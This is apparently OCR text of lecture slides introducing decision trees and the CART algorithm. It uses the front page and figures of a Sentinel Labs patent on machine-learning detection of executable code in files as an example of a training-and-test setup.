This was the **first decision tree I ever grew**."

why the history lesson?

why the history lesson?

Breiman's work led to the development of CART, a simple but flexible algorithm that is foundational in machine learning.

C A R T

why the history lesson?

Breiman's work led to the development of CART, a simple but flexible algorithm that is foundational in machine learning.


Classification And Regression Trees

XTREME AI

Now a days, it would probably be called something like

eXplainable Trees via Regression and Entropy for Modeling Everything w/ Artificial Intelligence


Training Data





Model

but what is this, really?

Test Data




Training Data
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
Test Data


Training Data
Test Data
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no
yes
no

why am I telling you about this?

because it illustrates the basic set up of most machine learning problems.

(12) **United States Patent**
Salem et al.

(54) **SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION**

(71) Applicant: **Sentinel Labs Israel Ltd.**, Tel Aviv (IL)

(72) Inventors: **Shlomi Salem**, Tel Aviv (IL); **Roy Ronen**, Raanana (IL); **Assaf Nativ**, Tel Aviv-Jaffa (IL); **Amit Zohar**, Tel Aviv-Jaffa (IL); **Gal Braun**, Ness Ziona (IL); **Pavel Ferencz**, Beer Sheva (IL); **Eitan Shterenbaum**, Kiryat-Ono (IL); **Tal Maimon**, Rishon LeZiyon (IL)

(73) Assignee: **SENTINEL LABS ISRAEL LTD.**

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

This patent is subject to a terminal disclaimer.

OTHER PUBLICATIONS

Barbhuiya et al., "Detection of neighbor solicitation and advertisement spoofing in IPv6 neighbor discovery protocol." Proceedings of the 4th international conference on Security of information and networks. (2011).

(Continued)

Primary Examiner — Izunna Okeke
(74) *Attorney, Agent, or Firm* — Perkins Coie LLP

(57) **ABSTRACT**

Disclosed herein are systems and methods for enabling the automatic detection of executable code from a stream of bytes. In some embodiments, the stream of bytes can be sourced from the hidden areas of files that traditional malware detection solutions ignore. In some embodiments, a machine learning model is trained to detect whether a particular stream of bytes is executable code. Other embodiments described herein disclose systems and methods for automatic feature extraction using a neural network. Given a new file, the systems and methods may preprocess the code to be inputted into a trained neural network. The neural network may be used as a "feature generator" for a malware detection model. Other embodiments herein are directed to systems and methods for identifying, flagging, and/or detect-

(Continued)

FIG. 5




502
Samples Database
504
Code Sections
506
Non-Code Sections
508
Code Training Samples
510
Code Test Samples
512
Non-Code Training Samples
514
Non-Code Test Samples
516
Training Set
518
Test Set

FIG. 4A


400
402
Is "X" N-Gram present in the code section?
No
Yes
404
406
Is "Y" N-Gram present in the code section?
Is "Z" N-Gram present in the code section?
No
Yes
No
408
410
412
414
P1
P2
P3
P4

